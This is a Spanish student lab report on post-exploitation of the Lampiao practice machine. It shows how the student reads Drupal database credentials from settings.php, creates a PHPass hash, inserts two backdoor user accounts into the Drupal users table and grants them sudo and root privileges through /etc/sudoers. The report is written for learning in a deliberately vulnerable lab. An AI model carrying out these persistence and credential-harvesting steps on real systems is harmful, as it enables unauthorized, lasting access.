
Ilustración 27. Asignación de privilegios de administrador a los nuevos usuarios

Tras obtener el acceso root y crear los nuevos usuarios, se realizan las siguientes acciones:

Escalada de privilegios para los nuevos usuarios: Se utilizan los comandos `usermod` y se edita el archivo `/etc/sudoers` para agregar a los usuarios `jaramillo` y `sandoval` a los grupos `sudo` y `root` para darles permiso

Exploración del servidor web: Se navega hasta el directorio raíz del servidor web en `/var/www/html`. `ls` revela la estructura de la aplicación Lampiao.

5.2.6 Exploración de la Base de Datos Drupal

A terminal window titled 'tiago@lampiao: ~' with several tabs open. The active tab shows the execution of the 'mysql' command with user 'drupaluser' and host 'localhost'. The terminal displays the MySQL prompt, connection details, and the output of the 'show databases;' command, which lists 'information_schema' and 'drupal'.

```
tiago@lampiao:~$ mysql -u drupaluser -p -h localhost drupal
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 52
Server version: 5.5.50-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.


Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database          |
+-----+
| information_schema |
| drupal             |
+-----+
2 rows in set (0.00 sec)

mysql> use drupal;
Database changed
```

Ilustración 28. Conexión a la base de datos MySQL de Drupal y listado de sus tablas.


Desde la sesión del usuario tiago, se conecta a la base de datos drupal en el servidor local (localhost) utilizando el comando `mysql -u drupaluser -p`.



```
tiago@lampiao: ~  
kali@kali: ~ x root@lampiao: ~ x root@lampiao... x tiago@lampia... x  
mysql> use drupal;  
Database changed  
mysql> show tables;  
+-----+  
| Tables_in_drupal |  
+-----+  
| actions           |  
| authmap           |  
| batch             |  
| block             |  
| block_custom      |  
| block_node_type   |  
| block_role        |  
| blocked_ips       |  
| cache             |  
| cache_block       |  
| cache_bootstrap   |  
| cache_field       |  
| cache_filter      |  
| cache_form        |  
| cache_image       |  
| cache_menu        |  
| cache_page        |  
| cache_path        |  
| comment           |  
| date_format_locale|  
| date_format_type  |  
| date_formats      |
```

Ilustración 29. Listado de tablas de la base de datos drupal

El comando `show databases;` confirma la existencia de la base de datos drupal. Al seleccionarla con `use drupal;` y listar sus tablas (`show tables;`), se muestra la estructura completa de Drupal.




The image shows a terminal window titled 'tiago@lampiao: ~'. The terminal displays a list of database tables, separated by a vertical dashed line. The tables listed on the left are: rdf_mapping, registry, registry_file, role, role_permission, search_dataset, search_index, search_node_links, search_total, semaphore, sequences, sessions, shortcut_set, shortcut_set_users, system, taxonomy_index, taxonomy_term_data, taxonomy_term_hierarchy, taxonomy_vocabulary, url_alias, users, users_roles, variable, and watchdog. Below the list, it says '73 rows in set (0.00 sec)'. The prompt 'mysql>' is visible, followed by the command 'nano hash-drupal'.

```
tiago@lampiao: ~  
kali@kali: ~ x root@lampiao: ~ x root@lampiao... x tiago@lampia... x  
| rdf_mapping  
| registry  
| registry_file  
| role  
| role_permission  
| search_dataset  
| search_index  
| search_node_links  
| search_total  
| semaphore  
| sequences  
| sessions  
| shortcut_set  
| shortcut_set_users  
| system  
| taxonomy_index  
| taxonomy_term_data  
| taxonomy_term_hierarchy  
| taxonomy_vocabulary  
| url_alias  
| users  
| users_roles  
| variable  
| watchdog  
+-----+  
73 rows in set (0.00 sec)  
mysql> nano hash-drupal
```

Ilustración 30. Revelación de la estructura completa de la base de datos

5.2.7 Exposición de Credenciales de la Base de Datos



```
root@lampiao: /var/www/html/sites/default
GNU nano 2.2.6 File: settings.php

* $databases['default']['default'] = array(
*   'driver' => 'sqlite',
*   'database' => '/path/to/databasefilename',
* );
* @endcode
*/
$databases = array (
  'default' =>
    array (
      'default' =>
        array (
          'database' => 'drupal',
          'username' => 'drupaluser',
          'password' => 'Virgulino',
          'host' => 'localhost',
          'port' => '',
          'driver' => 'mysql',
          'prefix' => '',
        ),
      ),
    ),
);

^G Get Help  ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify  ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell
```

Ilustración 31. Visualización del archivo de configuración settings.php de Drupal

Esta captura revela la exposición de credenciales en el archivo de configuración. El archivo `/var/www/html/sites/default/settings.php`, que contiene la configuración principal de Drupal, fue abierto con el editor nano. En su contenido se observa las credenciales de acceso:

- Base de datos: drupal
- Usuario: drupaluser
- Contraseña: Virgulino
- Host: localhost

5.2.8 Generación de Hash de Contraseña



```
(kali㉿kali)-[~]  
$ nano phpass_hash.php  
  
(kali㉿kali)-[~]  
$ php phpass_hash.php 'MiPass123'  
  
$P$6vFrW5/hfTYGDOADrPKWVq2I10fD3l1  
  
(kali㉿kali)-[~]  
$
```

Ilustración 32. Creación de un script PHP para generar hashes compatibles con Drupal

Se muestra un script PHP `phpass_hash.php` que implementa el algoritmo de hash utilizado por Drupal identificado por el prefijo `$P$`.

Se ejecuta el script desde la línea de comandos con `php phpass_hash.php "MiPass123"`, generando el hash para la contraseña `MiPass123`.

```

kali@kali: ~
GNU nano 8.3      phpass_hash.php *
<?php
// Portable PHPass minimal implementation (genera hashes $P$...).
class PasswordHash {
    private $itoa64 = './0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz';
    private $iteration_count_log2;
    private $portable_hashes;

    public function __construct($iteration_count_log2 = 8, $portable_hashes = true) {
        $this->iteration_count_log2 = $iteration_count_log2;
        $this->portable_hashes = $portable_hashes;
    }


    private function get_random_bytes($count) {
        $output = '';
        if (@is_readable('/dev/urandom')) {
            $fh = @fopen('/dev/urandom', 'rb');
            if ($fh) {
                $output = fread($fh, $count);
                fclose($fh);
            }
        }
        if (strlen($output) < $count) {
            $output = '';
            for ($i = 0; $i < $count; $i++) {

```

[^]G Ayuda [^]O Guardar [^]F Buscar [^]K Cortar [^]T Ejecutar [^]C Ubicación
[^]X Salir [^]R Leer fich. [^]\ Reemplazar [^]U Pegar [^]J Justificar [^]/ Ir a línea

Ilustración 33. Uso de un script PHP para generar hashes compatibles con Drupal.

5.2.9 Creación de Usuarios en la Base de Datos de Drupal



```

tiago@lampiao: ~
kali@kali: ~ x root@lam... x root@lam... x tiago@la... x tiago@la... x
+-----+-----+-----+-----+
3 rows in set (0.00 sec)

mysql> INSERT INTO users (uid,name,pass,mail,theme,signature,signature_format,created,access,login,status,timezone,language,picture,init,data)
-> VALUES (3,'jaramillo','$P$6vFrW5/hfTYGDOADrPKWVq2I10fD3l1','jaramillo@example.com','','','filtered_html',UNIX_TIMESTAMP(),0,0,1,'America/Sao_Paulo','','0','jaramillo@example.com',NULL);
Query OK, 1 row affected (0.00 sec)

mysql> INSERT INTO users (uid,name,pass,mail,theme,signature,signature_format,created,access,login,status,timezone,language,picture,init,data)
-> VALUES (4,'sandoval','$P$6vFrW5/hfTYGDOADrPKWVq2I10fD3l1','sandoval@example.com','','','filtered_html',UNIX_TIMESTAMP(),0,0,1,'America/Sao_Paulo','','0','sandoval@example.com',NULL);
Query OK, 1 row affected (0.00 sec)

mysql> SELECT uid, name, mail, pass FROM users WHERE name IN ('jaramillo','sandoval');
+-----+-----+-----+-----+
| uid | name      | mail                               | pass                               |
+-----+-----+-----+-----+
| 3   | jaramillo | jaramillo@example.com             | $P$6vFrW5/hfTYGDOADrPKWVq2I10fD3l1 |
| 4   | sandoval  | sandoval@example.com              | $P$6vFrW5/hfTYGDOADrPKWVq2I10fD3l1 |
+-----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql>

```

Ilustración 34. Inserción de nuevos usuarios en la tabla users de Drupal

Esta captura demuestra la explotación de la aplicación web. Utilizando el acceso a la base de datos Mysql y el hash de contraseña Drupal generado:

1. Se crean dos nuevos usuarios en la aplicación web:

Usuario jaramillo y correo jaramillo@example.com y Usuario sandoval y correo sandoval@example.com

Ambos utilizan el hash mismo correspondiente a la contraseña MiPass123.

2. La consulta SELECT confirma que los usuarios fueron insertados exitosamente en la base de datos

5.2.10 Usuarios Creados en la Interfaz Web de Drupal - Lampiao




Ilustración 35. Perfil de usuarios jaramillo confirmados en la interfaz de Lampiao.




Ilustración 36. Perfil de usuario sandoval confirmados en la interfaz de Lampiao.

Estas capturas de pantalla sirven como la verificación final y concluyente del éxito de la práctica.

La interfaz muestra el nombre de usuario "jaramillo" en donde se confirma que la cuenta fue creada exitosamente.

De igual manera, se confirma la existencia del usuario "sandoval" dentro del sistema Drupal de Lampiao.

6. Problemas encontrados

- En varias ocasiones los comandos fueron escritos con parámetros mal colocados, lo que produjo respuestas de error.
- Había desconocimiento sobre la forma exacta crear los usuarios en Lampiao, lo que llevó a pruebas fallidas.
- Algunos errores no eran claros, lo que complicó identificar la causa real de algunos fallos.
- Gran parte de la práctica se fue en intentar comandos hasta hallar la forma correcta, reduciendo el tiempo para documentar el informe.

7. Recomendaciones

- Verificar sintaxis de comandos
- Anotar los comandos exitosos para replicarlos en futuros escenarios
- Probar comandos paso a paso
- leer los mensajes de error con atención

8. Conclusión

El ejercicio demostró que la teoría vista en clase necesita complemento práctico para ser realmente útil. Sin embargo, el trabajo permitió entender el proceso de explotación y reconocer qué medidas son necesarias para proteger sistemas web como Lampiao. En definitiva, fue una práctica valiosa que dejó lecciones claras sobre la metodología.

9. Bibliográfica

Rafael Sandoval Morales (2025). Hacking para la creación de nuevos usuarios en el sitio web de Lampiao desde el Kali Linux